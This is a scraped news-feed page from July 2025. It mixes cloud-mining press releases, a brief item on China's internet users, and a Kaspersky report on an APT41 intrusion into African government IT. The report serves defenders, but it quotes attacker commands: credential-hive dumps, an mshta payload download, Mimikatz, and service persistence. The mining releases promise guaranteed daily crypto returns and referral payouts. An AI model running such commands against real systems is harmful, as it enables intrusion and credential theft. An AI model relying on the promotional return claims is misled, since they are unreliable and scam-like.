    • Multi-level invitation reward mechanism, 3% for direct referrals and 2% for indirect referrals, with unlimited profit space

    Contract Example: Using Small Amounts to Get High Returns

    The following are the current popular Bitcoin cloud mining contracts(Applicable to top-up of mainstream currencies such as BTC, DOGE, XRP, USDT, etc.):

    All of the above contracts are automatically executed, supporting users to reinvest or withdraw coins at any time, realizing truly automated passive income.

    Timing determines profit, it is the right time to choose BJMINING

    • Policy support:Three major bills were advanced during “Crypto Week”, and the legality of stablecoins and crypto assets was further clarified
    • Funds coming in:ETFs continue to attract funds, and large asset management companies are heavily invested in BTC
    • Environmental Trends:Bitcoin energy consumption has become a hot topic. BJMINING has completed the green energy layout ahead of schedule and is at the forefront of compliance
    • Market sentiment:Retail investors return, and the FOMO effect is enhanced, bringing a long-term user base for cloud mining

    BJMINING is not just about mining, it is also a digital asset management tool

    Facing the ups and downs of the crypto market, BJMINING always adheres to the three core values: stability, security, and sustainability. The platform will continue to optimize the product structure and risk control system to help users maintain and increase the value of their assets in market fluctuations.

    Conclusion: Grasp the Bitcoin dividend, start with BJMINING

    Bitcoin continues to break new highs, and the market is unprecedentedly hot. BJMINING provides a stable income channel without the need to predict the market or watch the market. Join BJMINING now to maximize your daily income in the historic rise of Bitcoin.

    Visit the official website now: https://bjmining.com
    Official email: info@bjmining.com
    APP download: https://bjmining.com/xml/index.html#/app

    Attachment

    The MIL Network –

    July 21, 2025
  • MIL-OSI: Topnotch Crypto Redefines XRP Accessibility with Zero-Threshold Mining Platform Backed by GENIUS Act Innovation

    Source: GlobeNewswire (MIL-OSI)

    Houston, Texas, July 21, 2025 (GLOBE NEWSWIRE) — In alignment with the newly enacted GENIUS Act, Topnotch Crypto has introduced an innovative XRP zero-threshold mining platform—a seamless digital environment where XRP holders can participate in decentralized activity without facing traditional entry barriers. This marks a significant step toward what the company calls “frictionless wealth accumulation” in a new era of inclusive blockchain technology.

    GENIUS Act Paves the Way for Inclusion

    The GENIUS Act (Global Economic Network for Inclusive, Unrestricted Scaling) was designed to break down financial and technical boundaries in blockchain access. Its passage signaled a shift in global policy—encouraging crypto platforms to rethink how digital resources are offered to everyday users.

    Topnotch Crypto’s new XRP initiative is a prime example of this empowerment in action. Built on the core values of simplicity, openness, and technological independence, the platform invites users to explore digital participation without complexity or cost.

    Frictionless Access to Decentralized Tools

    The XRP zero-threshold mining platform removes traditional limitations such as hardware requirements, steep learning curves, or upfront deposits. Users need only to register—a quick and guided process—to activate their access to the live mining interface.

    Everything runs securely in the cloud, and users are provided with full visibility into their activity through a streamlined dashboard. The result is a truly hands-off yet transparent system, accessible from any internet-connected device.

    A Simple Start with Lasting Possibilities

    1. Register, try mining, and earn money, all in one go

    The platform provides new users with a $15 computing power reward and promises that even with zero investment, users can receive at least $0.6 in cashable income every day, subverting the traditional paid participation model.

    2. Choose a contract that suits your needs

    Provide more than 10 contracts with different terms and income models to meet the needs of novice and experienced investors. XRP holders can flexibly configure and adjust at any time according to their own asset planning.

    3. Enjoy the income

    Automatically activate contracts + AI mining + 24-hour income settlement, one-stop completion

    This computing power reward is not only an incentive, but also reflects Topnotch Crypto’s commitment to helping users understand the system from the inside out, regardless of whether they have relevant knowledge or exposure to blockchain tools.

    Why XRP? Practicality Meets Performance

    Topnotch Crypto’s focus on XRP for this initiative wasn’t random. Known for its fast settlement speed and efficient design, XRP offers a practical framework for daily blockchain interactions.

    Its ability to handle high volumes of transactions with minimal fees makes it especially suited for real-time applications, including mining in a low-barrier environment. As regulations and industry adoption continue to evolve, XRP stands out as a robust asset for forward-looking platforms.

    Security, Clarity, and Total Transparency

    Topnotch Crypto places a premium on security and user trust. The entire mining operation is backed by:

    • Encrypted protocols to secure user data
    • Cloud redundancy systems for uninterrupted operations
    • Smart contracts for reward calculation and execution
    • On-chain audit trails for full visibility

    These systems work behind the scenes to ensure the user experience remains smooth, transparent, and protected at all times.

    Minimal Requirements, Maximum Accessibility

    The platform is carefully designed to cater to users who may not have previous experience with blockchain or mining. There’s no need for downloads, installations, or third-party software. From registration to mining activation, every step is executed within a clean, web-based interface.

    By removing friction at every touchpoint, Topnotch Crypto ensures that XRP holders—from all walks of life—can participate in blockchain innovation on their own terms.

    What Sets This Platform Apart

    Several unique features define the experience:

    • No threshold to begin—no deposit, no delay
    • Real-time tracking and live mining analytics
    • Device-independent cloud functionality
    • Flexible platform design for future expansion

    These core elements align with the spirit of the GENIUS Act by promoting digital freedom, equal access, and progressive interaction with blockchain tools.

    A Step Toward Broader Blockchain Evolution

    Topnotch Crypto’s XRP mining launch isn’t just a platform release—it represents a paradigm shift. It redefines how decentralized systems can operate: not as gated ecosystems for the technically elite, but as open networks for global interaction.

    By embracing the GENIUS Act, the company leads the way in translating policy into meaningful, user-first solutions. As digital finance grows, initiatives like this will likely serve as models for how access and utility can coexist without compromise.

    Get Started Today

    Topnotch Crypto’s XRP mining platform is now live and accepting global registrations. With no thresholds or upfront deposits, and an intuitive system built to support all levels of users, the future of frictionless digital engagement is just a few clicks away.

    To begin, visit Topnotch Crypto official website and explore the next generation of accessible blockchain infrastructure.

    About Topnotch Crypto
    Topnotch Crypto is a blockchain technology company focused on building inclusive digital tools for modern users. Through cloud-based platforms and accessible solutions, the firm continues to lead efforts that bring practical crypto applications to a broader global audience.

    Media Contact
    PR Department – Topnotch Crypto
    Email: info@topnotchcrypto.com
    Website: https://topnotchcrypto.com/

    Disclaimer: The information provided in this press release does not constitute an investment solicitation, nor does it constitute investment advice, financial advice, or a trading recommendation. Cryptocurrency mining and staking involve risks and may result in the loss of funds. It is strongly recommended that you perform due diligence before investing or trading in cryptocurrencies and securities, including consulting a professional financial advisor.

    Attachment

    • Topnotch Crypto

    The MIL Network –

    July 21, 2025
  • MIL-OSI Banking: Rumble in the jungle: APT41’s new target in Africa

    Source: Securelist – Kaspersky

    Headline: Rumble in the jungle: APT41’s new target in Africa

    Introduction

    Some time ago, Kaspersky MDR analysts detected a targeted attack against government IT services in the African region. The attackers used hardcoded names of internal services, IP addresses, and proxy servers embedded within their malware. One of the C2s was a captive SharePoint server within the victim’s infrastructure.

    During our incident analysis, we were able to determine that the threat actor behind the activity was APT41. This is a Chinese-speaking cyberespionage group known for targeting organizations across multiple sectors, including telecom and energy providers, educational institutions, healthcare organizations and IT energy companies in at least 42 countries. It’s worth noting that, prior to the incident, Africa had experienced the least activity from this APT.

    Detection

    Our MDR team identified suspicious activity on several workstations within an organization’s infrastructure. These were typical alerts indicating the use of the WmiExec module from the Impacket toolkit. Specifically, the alerts showed the following signs of the activity:

    • A process chain of svchost.exe ➔exe ➔ cmd.exe
    • The output of executed commands being written to a file on an administrative network share, with the file name consisting of numbers separated by dots:

    WmiExec process tree

    The attackers also leveraged the Atexec module from the Impacket toolkit.

    Scheduler tasks created by Atexec

    The attackers used these commands to check the availability of their C2 server, both directly over the internet and through an internal proxy server within the organization.

    The source of the suspicious activity turned out to be an unmonitored host that had been compromised. Impacket was executed on it in the context of a service account. We would later get that host connected to our telemetry to pinpoint the source of the infection.

    After the Atexec and WmiExec modules finished running, the attackers temporarily suspended their operations.

    Privilege escalation and lateral movement

    After a brief lull, the attackers sprang back into action. This time, they were probing for running processes and occupied ports:

    cmd.exe /c netstat –ano > C:Windowstemptemp_log.log

    cmd.exe /c tasklist /v > C:Windowstemptemp_log.log

    They were likely trying to figure out if the target hosts had any security solutions installed, such as EDR, MDR or XDR agents, host administration tools, and so on.

    Additionally, the attackers used the built-in reg.exe utility to dump the SYSTEM and SAM registry hives.

    cmd.exe /c reg save HKLMSAM C:Windowstemptemp_3.log

    cmd.exe /c reg save HKLMSYSTEM C:Windowstemptemp_4.log

    On workstations connected to our monitoring systems, our security solution blocked the activity, which resulted in an empty dump file. However, some hosts within the organization were not secured. As a result, the attackers successfully harvested credentials from critical registry hives and leveraged them in their subsequent attacks. This underscores a crucial point: to detect incidents promptly and minimize damage, security solution agents must be installed on all workstations across the organization without exception. Furthermore, the more comprehensive your telemetry data, the more effective your response will be. It’s also crucial to keep a close eye on the permissions assigned to service and user accounts, making sure no one ends up with more access rights than they really need. This is especially true for accounts that exist across multiple hosts in your infrastructure.

    In the incident we’re describing here, two domain accounts obtained from a registry dump were leveraged for lateral movement: a domain account with local administrator rights on all workstations, and a backup solution account with domain administrator privileges. The local administrator privileges allowed the attackers to use the SMB protocol to transfer tools for communicating with the C2 to the administrative network share C$. We will discuss these tools – namely Cobalt Strike and a custom agent – in the next section.

    In most cases, the attackers placed their malicious tools in the C:WINDOWSTASKS directory on target hosts, but they used other paths too:

    1

    2

    3

    4

    5

    6

    7

    c:windowstasks

    c:programdata

    c:programdatausoshared

    c:userspublicdownloads

    c:userspublic

    c:windowshelphelp

    c:userspublicvideos

    Files from these directories were then executed remotely using the WMI toolkit:

    Lateral movement via privileged accounts

    C2 communication

    Cobalt Strike

    The attackers used Cobalt Strike for C2 communication on compromised hosts. They distributed the tool as an encrypted file, typically with a TXT or INI extension. To decrypt it, they employed a malicious library injected into a legitimate application via DLL sideloading.

    Here’s a general overview of how Cobalt Strike was launched:

    Attackers placed all the required files – the legitimate application, the malicious DLL, and the payload file – in one of the following directories:

    C:UsersPublic

    C:Users{redacted}Downloads

    C:WindowsTasks

    The malicious library was a legitimate DLL modified to search for an encrypted Cobalt Strike payload in a specifically named file located in the same directory. Consequently, the names of the payload files varied depending on what was hardcoded into the malicious DLL.

    During the attack, the threat actor used the following versions of modified DLLs and their corresponding payloads:

    Legitimate file name DLL Encrypted Cobalt Strike
    TmPfw.exe TmDbg64.dll TmPfw.ini
    cookie_exporter.exe msedge.dll Logs.txt
    FixSfp64.exe log.dll Logs.txt
    360DeskAna64.exe WTSAPI32.dll config.ini
    KcInst.exe KcInst32.dll kcinst.log
    MpCmdRunq.exe mpclient.dll Logs.txt

    Despite using various legitimate applications to launch Cobalt Strike, the payload decryption process was similar across instances. Let’s take a closer look at one example of Cobalt Strike execution, using the legitimate file cookie_exporter.exe, which is part of Microsoft Edge. When launched, this application loads msedge.dll, assuming it’s in the same directory.

    The attackers renamed cookie_exporter.exe to Edge.exe and replaced msedge.dll with their own malicious library of the same name.

    When any dynamic library is loaded, the DllEntryPoint function is executed first. In the modified DLL, this function included a check for a debugging environment. Additionally, upon its initial execution, the library verified the language packs installed on the host.. The malicious code would not run if it detected any of the following language packs:

    • Japanese (Japan)
    • Korean (South Korea)
    • Chinese (Mainland China)
    • Chinese (Taiwan)

    If the system passes the checks, the application that loaded the malicious library executes an exported DLL function containing the malicious code. Because different applications were used to launch the library in different cases, the exported functions vary depending on what the specific software calls. For example, with msedge.dll, the malicious code was implemented in the ShowMessageWithString function, called by cookie_exporter.exe.

    The ShowMessageWithString function retrieves its payload from Logs.txt, a file located in the same directory. These filenames are typically hardcoded in the malicious dynamic link libraries we’ve observed.

    The screenshot below shows a disassembled code segment responsible for loading the encrypted file. It clearly reveals the path where the application expects to find the file.

    The payload is decrypted by repeatedly executing the following instructions using 128-bit SSE registers:

    Once the payload is decrypted, the malicious executable code from msedge.dll launches it by using a standard method: it allocates a virtual memory region within its own process, then copies the code there and executes it by creating a new thread. In other versions of similarly distributed Cobalt Strike agents that we examined, the malicious code could also be launched by creating a new process or upon being injected into the memory of another running process.

    Beyond the functionality described above, we also found a code segment within the malicious libraries that appeared to be a message to the analyst. These strings are supposed to be displayed if the DLL finds itself running in a debugger, but in practice this doesn’t occur.

    Once Cobalt Strike successfully launches, the implant connects to its C2 server. Threat actors then establish persistence on the compromised host by creating a service with a command similar to this:

    1

    C:Windowssystem32cmd.exe /C sc create “server power” binpath= “cmd /c start C:WindowstasksEdge.exe” && sc description “server power” “description” && sc config “server power” start= auto && net start “server power”

    Attackers often use the following service names for embedding Cobalt Strike:

    server power

    WindowsUpdats

    7–zip Update

    Agent

    During our investigation, we uncovered a compromised SharePoint server that the attackers were using as the C2. They distributed files named agents.exe and agentx.exe via the SMB protocol to communicate with the server. Each of these files is actually a C# Trojan whose primary function is to execute commands it receives from a web shell named CommandHandler.aspx, which is installed on the SharePoint server. The attackers uploaded multiple versions of these agents to victim hosts. All versions had similar functionality and used a hardcoded URL to retrieve commands:

    The agents executed commands from CommandHandler.aspx using the cmd.exe command shell launched with the /c flag.

    While analyzing the agents, we didn’t find significant diversity in their core functionality, despite the attackers constantly modifying the files. Most changes were minor, primarily aimed at evading detection. Outdated file versions were removed from the compromised hosts.

    The attackers used the deployed agents to conduct reconnaissance and collect sensitive data, such as browser history, text files, configuration files, and documents with .doc, .docx and .xlsx extensions. They exfiltrated the data back to the SharePoint server via the upload.ashx web shell.

    It is worth noting that the attackers made some interesting mistakes while implementing the mechanism for communicating with the SharePoint server. Specifically, if the CommandHandler.aspx web shell on the server was unavailable, the agent would attempt to execute the web page’s error message as a command:

    Obtaining a command shell: reverse shell via an HTA file

    If, after their initial reconnaissance, the attackers deemed an infected host valuable for further operations, they’d try to establish an alternative command-shell access. To do this, they executed the following command to download from an external resource a malicious HTA file containing an embedded JavaScript script and run this file:

    1

    “cmd.exe” /c mshta hxxp[:]//github.githubassets[.]net/okaqbfk867hmx2tvqxhc8zyq9fy694gf/hta

    The group attempted to mask their malicious activity by using resources that mimicked legitimate ones to download the HTA file. Specifically, the command above reached out to the GitHub-impersonating domain github[.]githubassets[.]net. The attackers primarily used the site to host JavaScript code. These scripts were responsible for delivering either the next stage of their malware or the tools needed to further the attack.

    At the time of our investigation, a harmless script was being downloaded from github[.]githubassets[.]net instead of a malicious one. This was likely done to hide the activity and complicate attack analysis.

    The harmless script found on github[.]githubassets[.]net

    However, we were able to obtain and analyze previously distributed scripts, specifically the malicious file 2CD15977B72D5D74FADEDFDE2CE8934F. Its primary purpose is to create a reverse shell on the host, giving the attackers a shell for executing their commands.

    Once launched, the script gathers initial host information:

    It then connects to the C2 server, also located at github[.]githubassets[.]net, and transmits a unique ATTACK_ID along with the initially collected data. The script leverages various connection methods, such as WebSockets, AJAX, and Flash. The choice depends on the capabilities available in the browser or execution environment.

    Data collection

    Next, the attackers utilized automation tools such as stealers and credential-harvesting utilities to collect sensitive data. We detail these tools below. Data gathered by these utilities was also exfiltrated via the compromised SharePoint server. In addition to the aforementioned web shell, the SMB protocol was used to upload data to the server. The files were transferred to a network share on the SharePoint server.

    Pillager

    A modified version of the Pillager utility stands out among the tools the attackers deployed on hosts to gather sensitive information. This tool is used to export and decrypt data from the target computer. The original Pillager version is publicly available in a repository, accompanied by a description in Chinese.

    The primary types of data collected by this utility include:

    • Saved credentials from browsers, databases, and administrative utilities like MobaXterm
    • Project source code
    • Screenshots
    • Active chat sessions and data
    • Email messages
    • Active SSH and FTP sessions
    • A list of software installed on the host
    • Output of the systeminfo and tasklist commands
    • Credentials stored and used by the operating system, and Wi-Fi network credentials
    • Account information from chat apps, email clients, and other software

    A sample of data collected by Pillager:

    The utility is typically an executable (EXE) file. However, the attackers rewrote the stealer’s code and compiled it into a DLL named wmicodegen.dll. This code then runs on the host via DLL sideloading. They chose convert-moftoprovider.exe, an executable from the Microsoft SDK toolkit, as their victim application. It is normally used for generating code from Managed Object Format (MOF) files.

    Despite modifying the code, the group didn’t change the stealer’s default output file name and path: C:WindowsTempPillager.zip.

    It’s worth noting that the malicious library they used was based on the legitimate SimpleHD.dll HDR rendering library from the Xbox Development Kit. The source code for this library is available on GitHub. This code was modified so that convert-moftoprovider.exe loaded an exported function, which implemented the Pillager code.

    Interestingly, the path to the PDB file, while appearing legitimate, differs by using PS5 instead of XBOX:

    Checkout

    The second stealer the attackers employed was Checkout. In addition to saved credentials and browser history, it also steals information about downloaded files and credit card data saved in the browser.

    When launching the stealer, the attackers pass it a j8 parameter; without it, the stealer won’t run. The malware collects data into CSV files, which it then archives and saves as CheckOutData.zip in a specially created directory named CheckOut.

    Data collection and archiving in Checkout

    Checkout launch diagram in Kaspersky Threat Intelligence Platform

    RawCopy

    Beyond standard methods for gathering registry dumps, such as using reg.exe, the attackers leveraged the publicly available utility RawCopy (MD5 hash: 0x15D52149536526CE75302897EAF74694) to copy raw registry files.

    RawCopy is a command-line application that copies files from NTFS volumes using a low-level disk reading method.

    The following commands were used to collect registry files:

    c:userspublicdownloadsRawCopy.exe /FileNamePath:C:WindowsSystem32Configsystem /OutputPath:c:userspublicdownloads

    c:userspublicdownloadsRawCopy.exe /FileNamePath:C:WindowsSystem32Configsam /OutputPath:c:userspublicdownloads

    c:userspublicdownloadsRawCopy.exe /FileNamePath:C:WindowsSystem32Configsecurity /OutputPath:c:userspublicdownloads

    Mimikatz

    The attackers also used Mimikatz to dump account credentials. Like the Pillager stealer, Mimikatz was rewritten and compiled into a DLL. This DLL was then loaded by the legitimate java.exe file (used for compiling Java code) via DLL sideloading. The following files were involved in launching Mimikatz:

    C:WindowsTemp123.bat

    C:WindowsTempjli.dll

    C:WindowsTempjava.exe

    С:WindowsTempconfig.ini

    123.bat is a BAT script containing commands to launch the legitimate java.exe executable, which in turn loads the dynamic link library for DLL sideloading. This DLL then decrypts and executes the Mimikatz configuration file, config.ini, which is distributed from a previously compromised host within the infrastructure.

    1

    java.exe privilege::debug token::elevate lsadump::secrets exit

    Retrospective threat hunting

    As already mentioned, the victim organization’s monitoring coverage was initially patchy. Because of this, in the early stages, we only saw the external IP address of the initial source and couldn’t detect what was happening on that host. After some time, the host was finally connected to our monitoring systems, and we found that it was an IIS web server. Furthermore, despite the lost time, it still contained artifacts of the attack.

    These included the aforementioned Cobalt Strike implant located in c:programdata, along with a scheduler task for establishing persistence on the system. Additionally, a web shell remained on the host, which our solutions detected as HEUR:Backdoor.MSIL.WebShell.gen. This was found in the standard temporary directory for compiled ASP.NET application files:

    c:windowsmicrosoft.netframework64v4.0.30319temporary asp.net filesrootdedc22b849ac6571app_web_hdmuushc.dll

    MD5: 0x70ECD788D47076C710BF19EA90AB000D

    These temporary files are automatically generated and contain the ASPX page code:

    The web shell was named newfile.aspx. The screenshot above shows its function names. Based on these names, we were able to determine that this instance utilized a Neo-reGeorg web shell tunnel.

    This tool is used to proxy traffic from an external network to an internal one via an externally accessible web server. Thus, the launch of the Impacket tools, which we initially believed was originating from a host unidentified at the time (the IIS server), was in fact coming from the external network through this tunnel.

    Attribution

    We attribute this attack to APT41 with a high degree of confidence, based on the similarities in the TTPs, tooling, and C2 infrastructure with other APT41 campaigns. In particular:

    • The attackers used a number of tools characteristic of APT41, such as Impacket, WMI, and Cobalt Strike.
    • The attackers employed DLL sideloading techniques.
    • During the attack, various files were saved to C:WindowsTemp.
    • The C2 domain names identified in this incident (s3-azure.com, *.ns1.s3-azure.com, *.ns2.s3-azure.com) are similar to domain names previously observed in APT41 attacks (us2[.]s3bucket-azure[.]online, status[.]s3cloud-azure[.]com).

    Takeaways and lessons learned

    The attackers wield a wide array of both custom-built and publicly available tools. Specifically, they use penetration testing tools like Cobalt Strike at various stages of an attack. The attackers are quick to adapt to their target’s infrastructure, updating their malicious tools to account for specific characteristics. They can even leverage internal services for C2 communication and data exfiltration. The files discovered during the investigation indicate that the malicious actor modifies its techniques during an attack to conceal its activities – for example, by rewriting executables and compiling them as DLLs for DLL sideloading.

    While this story ended relatively well – we ultimately managed to evict the attackers from the target organization’s systems – it’s impossible to counter such sophisticated attacks without a comprehensive knowledge base and continuous monitoring of the entire infrastructure. For example, in the incident at hand, some assets weren’t connected to monitoring systems, which prevented us from seeing the full picture immediately. It’s also crucial to maintain maximum coverage of your infrastructure with security tools that can automatically block malicious activity in the initial stages. Finally, we strongly advise against granting excessive privileges to accounts, and especially against using such accounts on all hosts across the infrastructure.

    Appendix

    Rules

    Yara

    strings:
    $func1 = “FrameworkInitialize” fullword
    $func2 = “GetTypeHashCode” fullword
    $func3 = “ProcessRequest” fullword
    $func4 = “__BuildControlTree”
    $func5 = “__Render__control1”

    $str1 = “FAIL” nocase wide
    $str2 = “Port close” nocase wide
    $str3 = “Port filtered” nocase wide
    $str4 = “DISCONNECT” nocase wide
    $str5 = “FORWARD” nocase wide

    condition:
    uint16(0) == 0x5A4D and
    filesize

    1

    2

    3

    4

    5

    6

    7

    8

    9

    10

    11

    12

    13

    14

    15

    16

    17

    18

    19

    20

    21

    22

    23

    24

    25

    26

    27

    rule neoregeorg_aspx_web_shell

    {

        meta:

            description = “Rule to detect neo-regeorg based ASPX web-shells”

            author = “Kaspersky”

            copyright = “Kaspersky”

            distribution = “DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM”

        strings:

            $func1 = “FrameworkInitialize” fullword

            $func2 = “GetTypeHashCode” fullword

            $func3 = “ProcessRequest” fullword

            $func4 = “__BuildControlTree”

            $func5 = “__Render__control1”

            $str1 = “FAIL” nocase wide

            $str2 = “Port close” nocase wide

            $str3 = “Port filtered” nocase wide

            $str4 = “DISCONNECT” nocase wide

            $str5 = “FORWARD” nocase wide


        condition:

            uint16(0) == 0x5A4D and

            filesize 400000 and

            3 of ($func*) and

            3 of ($str*)

    }

    Sigma

    1

    2

    3

    4

    5

    6

    7

    8

    9

    10

    11

    12

    13

    14

    15

    16

    17

    18

    19

    20

    21

    22

    23

    24

    25

    26

    27

    28

    title: Service Image Path Start From CMD

    id: faf1e809–0067–4c6f–9bef–2471bd6d6278

    status: test

    description: Detects creation of unusual service executable starting from cmd /c using command line

    references:

        – tbd

    tags:

        – attack.persistence

        – attack.T1543.003

    author: Kaspersky

    date: 2025/05/15  

    logsource:                      

        product: windows        

        service: security

    detection:

        selection:

            EventID: 4697

            ServiceFileName|contains:

                – ‘%COMSPEC%’

                – ‘cmd’

                – ‘cmd.exe’

            ServiceFileName|contains|all:

                –  ‘/c’

                – ‘start’

        condition: selection

    falsepositives:

        – Legitimate

    level: medium

    IOCs

    Files

    2F9D2D8C4F2C50CC4D2E156B9985E7CA
    9B4F0F94133650B19474AF6B5709E773
    A052536E671C513221F788DE2E62316C
    91D10C25497CADB7249D47AE8EC94766
    C3ED337E2891736DB6334A5F1D37DC0F
    9B00B6F93B70F09D8B35FA9A22B3CBA1
    15097A32B515D10AD6D793D2D820F2A8
    A236DCE873845BA4D3CCD8D5A4E1AEFD
    740D6EB97329944D82317849F9BBD633
    C7188C39B5C53ECBD3AEC77A856DDF0C
    3AF014DB9BE1A04E8B312B55D4479F69
    4708A2AE3A5F008C87E68ED04A081F18
    125B257520D16D759B112399C3CD1466
    C149252A0A3B1F5724FD76F704A1E0AF
    3021C9BCA4EF3AA672461ECADC4718E6
    F1025FCAD036AAD8BF124DF8C9650BBC
    100B463EFF8295BA617D3AD6DF5325C6
    2CD15977B72D5D74FADEDFDE2CE8934F
    9D53A0336ACFB9E4DF11162CCF7383A0
    27F506B198E7F5530C649B6E4860C958

    Domains and IPs

    47.238.184[.]9
    38.175.195[.]13
    hxxp://github[.]githubassets[.]net/okaqbfk867hmx2tvqxhc8zyq9fy694gf/hta
    hxxp://chyedweeyaxkavyccenwjvqrsgvyj0o1y.oast[.]fun/aaa
    hxxp://toun[.]callback.red/aaa
    hxxp://asd.xkx3[.]callback.[]red
    hxxp[:]//ap-northeast-1.s3-azure[.]com
    hxxps[:]//www[.]msn-microsoft[.]org:2053
    hxxp[:]//www.upload-microsoft[.]com
    s3-azure.com
    *.ns1.s3-azure.com
    *.ns2.s3-azure.com
    upload-microsoft[.]com
    msn-microsoft[.]org

    MITRE ATT&CK

    Tactic Technique ID
    Initial Access Valid Accounts: Domain Accounts T1078.002
    Exploit Public-Facing Application T1190
    Execution Command and Scripting Interpreter: PowerShell T1059.001
    Command and Scripting Interpreter: Windows Command Shell T1059.003
    Scheduled Task/Job: Scheduled Task T1053.005
    Windows Management Instrumentation T1047
    Persistence Create or Modify System Process: Windows Service T1543.003
    Hijack Execution Flow: DLL Side-Loading T1574.002
    Scheduled Task/Job: Scheduled Task T1053.005
    Valid Accounts: Domain Accounts T1078.002
    Web Shell T1505.003
    IIS Components T1505.004
    Privilege Escalation Create or Modify System Process: Windows Service T1543.003
    Hijack Execution Flow: DLL Side-Loading T1574.002
    Process Injection T1055
    Scheduled Task/Job: Scheduled Task T1053.005
    Valid Accounts: Domain Accounts T1078.002
    Defense Evasion Hijack Execution Flow: DLL Side-Loading T1574.002
    Deobfuscate/Decode Files or Information T1140
    Indicator Removal: File Deletion T1070.004
    Masquerading T1036
    Process Injection T1055
    Credential Access Credentials from Password Stores: Credentials from Web Browsers T1555.003
    OS Credential Dumping: Security Account Manager T1003.002
    Unsecured Credentials T1552
    Discovery Network Service Discovery T1046
    Process Discovery T1057
    System Information Discovery T1082
    System Network Configuration Discovery T1016
    Lateral movement Lateral Tool Transfer T1570
    Remote Services: SMB/Windows Admin Shares T1021.002
    Collection Archive Collected Data: Archive via Utility T1560.001
    Automated Collection T1119
    Data from Local System T1005
    Command and Control Application Layer Protocol: Web Protocols T1071.001
    Application Layer Protocol: DNS T1071.004
    Ingress Tool Transfer T1105
    Proxy: Internal Proxy T1090.001
    Protocol Tunneling T1572
    Exfiltration Exfiltration Over Alternative Protocol T1048
    Exfiltration Over Web Service T1567

    MIL OSI Global Banks –

    July 21, 2025
  • MIL-OSI Russia: Total number of internet users in China exceeds 1.12 billion people /detailed version-1/

    Translation. Region: Russian Federal

    Source: People’s Republic of China in Russian – People’s Republic of China in Russian –

    An important disclaimer is at the bottom of this article.

    Source: People’s Republic of China – State Council News

    BEIJING, July 21 (Xinhua) — The number of internet users in China will reach more than 1.12 billion as of June 2025, according to a report released Monday by the China Internet Information Center.

    The document also notes that by the end of June 2025, the internet penetration rate in China will reach 79.7 percent, an increase of 1.1 percentage points compared to December 2024.

    According to the report, China has made significant progress in internet development during the 14th Five-Year Plan period (2021-2025). In particular, efforts to expand internet access have enabled key groups such as the elderly and those living in rural areas to benefit from this progress.

    As of June 2025, the number of internet users aged 60 and above in China reached 161 million, while the number of internet users in rural areas reached 322 million. Moreover, the internet penetration rate among these two groups of the Chinese population reached 52% and 69.2%, respectively.

    Meanwhile, China’s continued internet development has played a key role in promoting Chinese culture both domestically and abroad, the report said, highlighting the booming expansion of Chinese online literature and games into overseas markets and the deepening integration between popular web series and related tourism destinations. -0-

    Please note: This information is raw content obtained directly from the source of the information. It is an accurate report of what the source claims and does not necessarily reflect the position of MIL-OSI or its clients.

    .

    MIL OSI Russia News –

    July 21, 2025
  • MIL-OSI: XRP Holds Above $3.50 as On-Chain Activity Accelerates — JA Mining Responds with Dual-Income Cloud Mining Contracts

    Source: GlobeNewswire (MIL-OSI)

    London, United Kingdom, July 21, 2025 (GLOBE NEWSWIRE) — XRP has remained resilient over the past 24 hours, trading steadily between $3.50 and $3.55, with a current price of $3.52, reflecting a 2.3% daily gain. While price volatility has moderated, on-chain data shows rising transaction volume, new wallet activity, and open interest in XRP derivatives—signaling renewed institutional momentum.

    In response to these structural shifts, global cloud mining platform JA Mining has launched a new line of dual-income mining contracts, allowing investors to earn daily fixed returns while capturing upside potential if token prices appreciate during the contract term. The contracts are accessible via XRP, BTC, ETH, DOGE, and other major cryptocurrencies.

    Market Context: Activity Deepens Beyond Price

    Recent data indicates XRP’s on-chain activity and derivatives exposure are both on the rise, with total open interest in XRP futures surpassing $10.4 billion. Analysts note that while price corrections may occur, long-term capital continues to accumulate—shifting focus from speculative short-term plays to structured income strategies.

    JA Mining’s latest offering reflects this shift by introducing a product model designed to balance risk and reward: a fixed-income contract structure that also lets users benefit from crypto market upside.

    Dual-Income Structure: Predictable Returns + Market Gains

    Once activated, each contract provides:

    • Stable daily income (USD-equivalent)
    • Payouts in the original invested cryptocurrency (e.g., XRP in, XRP out)
    • Capital appreciation benefits if the token rises during the contract term

    Example: A user allocates $5,800 worth of XRP into a 3-day contract, receiving $249.60 per day, totaling $748.80. If XRP gains 10% over the same period, the final payout in XRP also appreciates proportionally, boosting the overall return.

    Mining Contract Examples (Updated July 2025)

    LTC Classic Miner – $200 | 2 Days | $7/day → Total: $14

    DOGE Innovative Miner – $2,420 | 3 Days | $86.88/day → Total: $260.63

    DOGE Quality Choice – $12,500 | 3 Days | $535/day → Total: $1,605

    BTC Intelligent Innovation – $55,600 | 2 Days | $4,770/day → Total: $9,540.96

    BTC Efficient & Excellent – $258,000 | 5 Days | $24,664.80/day → Total: $123,324

    For more plans, please visit the official website: https://jamining.com

    Fully Online, Green-Powered, and Globally Accessible

    JA Mining operates 100% online, with instant contract activation and real-time earnings tracking. The platform is accessible in over 100 countries, requiring no mining hardware or technical setup. All operations are powered by renewable energy, aligning with global ESG priorities.

    Key features include:

    • Investment support for XRP, BTC, ETH, DOGE, and more
    • No hardware, no manual configuration
    • Automated daily payouts
    • Multilingual user support
    • $100 signup bonus for new users

    About JA Mining

    JA Mining is a global cloud-based cryptocurrency mining platform offering short-term contracts with daily returns. Built around transparency, automation, and sustainability, JA Mining empowers users of all experience levels to generate mining income without the complexity of traditional setups. Supporting major digital assets such as XRP, Bitcoin, Ethereum, and Dogecoin, the platform delivers a simple yet powerful entry point into structured crypto investment.

     Get started now with a $100 bonus and zero setup required: https://jamining.com

    Media Contact: JA Mining

     info@jamining.com

     www.jamining.com

    Attachment

    The MIL Network –

    July 21, 2025
  • MIL-OSI: Still guessing the market bottom? Smart investors lock in ETH and XRP daily passive income with CJB Crypto

    Source: GlobeNewswire (MIL-OSI)

    New York City, NY, July 21, 2025 (GLOBE NEWSWIRE) — As Ethereum rebounds above $3,700 and XRP consolidates above $3.5, global investors are once again asking the wrong question: “Is now the time to buy?” CJB Crypto, a UK crypto infrastructure pioneer, says the real issue is not about timing the market but about having the right tools to earn consistent, automated income.

    This week, CJB Crypto expanded its suite of AI-powered cloud mining contracts, enabling users to passively earn ETH and XRP every day — no hardware, no guesswork, and no sleepless nights refreshing price charts required.

